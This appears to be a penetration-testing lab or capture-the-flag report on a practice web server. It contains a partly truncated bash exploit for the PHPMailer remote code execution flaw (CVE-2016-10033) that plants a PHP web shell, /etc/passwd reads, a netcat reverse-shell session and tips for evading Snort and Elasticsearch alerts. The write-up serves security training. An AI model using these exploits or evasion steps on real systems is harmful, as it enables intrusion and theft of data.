40755/rwxr-xr-x     4096   dir     2018-08-12 03:22:28 -0700 Security -
Doc
100644/rw-r--r--    13265   fil     2018-08-12 15:33:26 -0700 about.html
100644/rw-r--r--    64928   fil     2022-02-12 10:06:44 -0800 backdoor.p
hp
100644/rw-r--r--    10441   fil     2018-08-12 21:28:51 -0700 contact.ph
p
100644/rw-r--r--    3384    fil     2018-08-12 04:10:00 -0700 contact.zi
p
40755/rwxr-xr-x     4096   dir     2018-08-12 03:22:26 -0700 css
100644/rw-r--r--    35226   fil     2018-08-12 03:21:28 -0700 elements.h
tml
40755/rwxr-xr-x     4096   dir     2018-08-12 03:22:26 -0700 fonts
40755/rwxr-xr-x     4096   dir     2018-08-12 03:22:28 -0700 img
100644/rw-r--r--    16819   fil     2018-08-12 15:29:32 -0700 index.html
40755/rwxr-xr-x     4096   dir     2018-08-12 03:22:28 -0700 js
40755/rwxr-xr-x     4096   dir     2018-08-12 03:22:28 -0700 scss
100644/rw-r--r--    11166   fil     2018-08-12 21:30:57 -0700 service.ht
ml
100644/rw-r--r--    1113    fil     2022-02-12 11:01:04 -0800 shell.php
100644/rw-r--r--    15449   fil     2018-08-12 21:25:08 -0700 team.html
40777/rwxrwxrwx     4096   dir     2018-08-13 00:29:44 -0700 vendor
40777/rwxrwxrwx     4096   dir     2022-02-12 08:20:15 -0800 wordpress
```

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# TARGET 2



# CWE-200 - Exposure of sensitive information to unauthorized actor

- Using nmap, we were able to determine that this server was running Apache 2.4.1. **nmap -sS -sV 192.168.1.115**
- We then scanned the site for files that may be hidden using gobuster as shown


```
root@Kali:~# gobuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt dir -e -u http://192.168.1.115/vendor
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.1.115/vendor
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Expanded: true
[+] Timeout: 10s
=====
2022/02/14 18:12:05 Starting gobuster in directory enumeration mode
=====
Progress: 119882 / 220561 (54.35%)
Progress: 121507 / 220561 (55.09%)
Progress: 123079 / 220561 (55.80%)
Progress: 124875 / 220561 (56.62%)
Progress: 126622 / 220561 (57.41%)
Progress: 128401 / 220561 (58.22%)
Progress: 130256 / 220561 (59.06%)
Progress: 131906 / 220561 (59.80%)
Progress: 133802 / 220561 (60.66%)
Progress: 135650 / 220561 (61.50%)
http://192.168.1.115/vendor/PATH (Status: 200) [Size: 62]
Progress: 137606 / 220561 (62.39%)
Progress: 139371 / 220561 (63.19%)
Progress: 141035 / 220561 (63.94%)
Progress: 142679 / 220561 (64.69%)
Progress: 144522 / 220561 (65.52%)
Progress: 145974 / 220561 (66.18%)
Progress: 147790 / 220561 (67.01%)
Progress: 149544 / 220561 (67.80%)
```



# CWE-200 - Exposure of sensitive information continued..


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- Here we found several files in the Vendor directory. One of those files is the PATH file.
- Opening this file in Chrome, we revealed sensitive information



# CWE-548 - Exposure of Information Through Directory Listing

- During our information gathering, we found that the directories on the web server were being displayed. This in itself is not a vulnerability. However, the exposure of information found through the directory listing is.
- As you can see, we browsed the “vendor” directory and found the PHPMailer version - 5.2.16.



Index of /vendor			
<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">LICENSE</a>	2018-08-13 07:56	26K	
 <a href="#">PATH</a>	2018-11-09 08:17	62	
 <a href="#">PHPMailerAutoload.php</a>	2018-08-13 07:56	1.6K	
 <a href="#">README.md</a>	2018-08-13 07:56	13K	
 <a href="#">SECURITY.md</a>	2018-08-13 07:56	2.3K	
 <a href="#">VERSION</a>	2018-08-13 07:56	6	



# CWE-548 - Exposure of Information Through Directory Listing

- Once we had the PHPMailer version, we used searchsploit to identify further vulnerabilities.

```
root@Kali:~# searchsploit phpmailer
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Exploit Title
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PHPMailer 1.7 - 'Data()' Remote Denial of Service
PHPMailer < 5.2.18 - Remote Code Execution (Bash)
PHPMailer < 5.2.18 - Remote Code Execution (PHP)
PHPMailer < 5.2.18 - Remote Code Execution (Python)
PHPMailer < 5.2.19 - Sendmail Argument Injection (Metasploit)
PHPMailer < 5.2.20 - Remote Code Execution
PHPMailer < 5.2.20 / SwiftMailer < 5.4.5-DEV / Zend Framework / zend-mail < 2.4.11 - 'AIO' 'PwnScrip
PHPMailer < 5.2.20 with Exim MTA - Remote Code Execution
PHPMailer < 5.2.21 - Local File Disclosure
WordPress PHPMailer 4.6 - Host Header Command Injection (Metasploit)
-----
```

- As you can see from the image above, this version is vulnerable to Remote Code Execution



# CVE-2016-10033 - Remote Code Execution in PHPMailer

- We were able to execute a bash script on our attacker machine to take advantage of the Remote Code Execution vulnerability in PHPMailer version 5.2.18 and below. This allowed us to create a new php file and place it on the webserver and that ultimately allowed us to execute shell commands on the webserver through our php file.

```
GNU nano 4.8 exploit.sh
#!/bin/bash
TARGET=http://192.168.1.115/contact.php

DOCRROOT=/var/www/html
FILENAME=backdoor.php
LOCATION=$DOCRROOT/$FILENAME


STATUS=$(curl -s \
    --data-urlencode "name=Hackerman" \
    --data-urlencode "email=\"hackerman\"" -oQ/tmp -X$>
    --data-urlencode "message=<?php echo shell_exec(\"$_>
    --data-urlencode "action=submit" \
    $TARGET | sed -r '146!d')

if grep 'instantiate' &>/dev/null <<<"$STATUS"; then
    echo "[+] Check ${LOCATION}?cmd=[shell command, e.g. id]"
else
    echo "[!] Exploit failed"
fi
```



# CVE-2016-10033 RCE Continued...

- Once our php file was placed on the Apache server, we can execute shell commands remotely using our browser. In this particular instance, we were able to read the passwd file on the webserver.



The screenshot shows a web browser window with the address bar displaying `192.168.1.110/backdoor.php?cmd=cat%20/etc/passwd`. The page content shows the output of the `cat /etc/passwd` command, which lists system users and their home directories. The output is as follows:

```
01813 >>> blah"@badguy.com... Unbalanced "" 01813 <<< To: Hacker 01813 <<< Subject: Me
Feb 2022 04:38:45 +1100 01813 <<< From: Vulnerable Server <"hackerman\" -oQ/tmp -X/var/
(https://github.com/PHPMailer/PHPMailer) 01813 <<< MIME-Version: 1.0 01813 <<< Content
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:s
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin m
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/s
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:103:syst
```



# CVE-2016-10033 RCE Continued...

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- Once we exploited the RCE vulnerability,, it was very easy to gain full shell access by setting up our netcat listener and initiating a connection back to our attacking machine from the webserver.
- When our session was established, we gained full shell access to this server. Having that access allowed us to quickly find additional sensitive information on the server.

```
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 46281
ls
Security - Doc
about.html
backdoor.php
contact.php
contact.zip
css
elements.html
fonts
img
index.html
js
scss
service.html
team.html
vendor
wordpress
cd /var/www
ls
flag2.txt
html
cat flag2.txt
flag2{6a8ed560f0b5358ecf844108048eb337}
```



# Avoiding Detection

# Stealth Exploitation of [Exposure of Sensitive Information]

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## Monitoring Overview

- Which alerts detect this exploit? CPU Usage monitor & Snort Port Scan Monitor
- Which metrics do they measure? Percentage of CPU usage & Unique Ports per minute
- Which thresholds do they fire at? CPU Above 50% for the last 5 minutes & 15 Unique ports/minute

## Mitigating Detection

- How can you execute the same exploit without triggering the alert?

Run the nmap scan -sS and -T(0-1) flags will allow us to send fewer packets over a longer period of time.

# Stealth Exploitation of [Weak Password Requirements]

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## Monitoring Overview

- Which alerts detect this exploit?
  - WPScan: Elasticsearch Alert - http request bytes
  - Hydra: Elasticsearch Alert - SSH Login Attempts
- Which metrics do they measure?
  - WPScan: Total http.request.bytes
  - Hydra: Filebeat: system.auth.ssh.event : “failed” (SSH Brute-force attack)
- Which thresholds do they fire at?
  - WPScan: >3,500 for 1 minute
  - Hydra: > 3 in 1 minute

# Stealth Exploitation of: [Weak password policy continued..]

## Mitigating Detection

- How can you execute the same exploit without triggering the alert?

wpscan –stealthy,

We were able to guess Michael's password and avoid using a Brute Force tool.

```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress -eu --stealthy
Scan Aborted: invalid option: --url
root@Kali:~# wpscan --url http://192.168.1.110/wordpress -eu --stealthy
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  WPSec.in®
WordPress Security Scanner by the WPSec Team
Version 3.7.8
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
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[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]n
[+] URL: http://192.168.1.110/wordpress/
[+] Started: Wed Feb 16 17:35:15 2022

Interesting Finding(s):

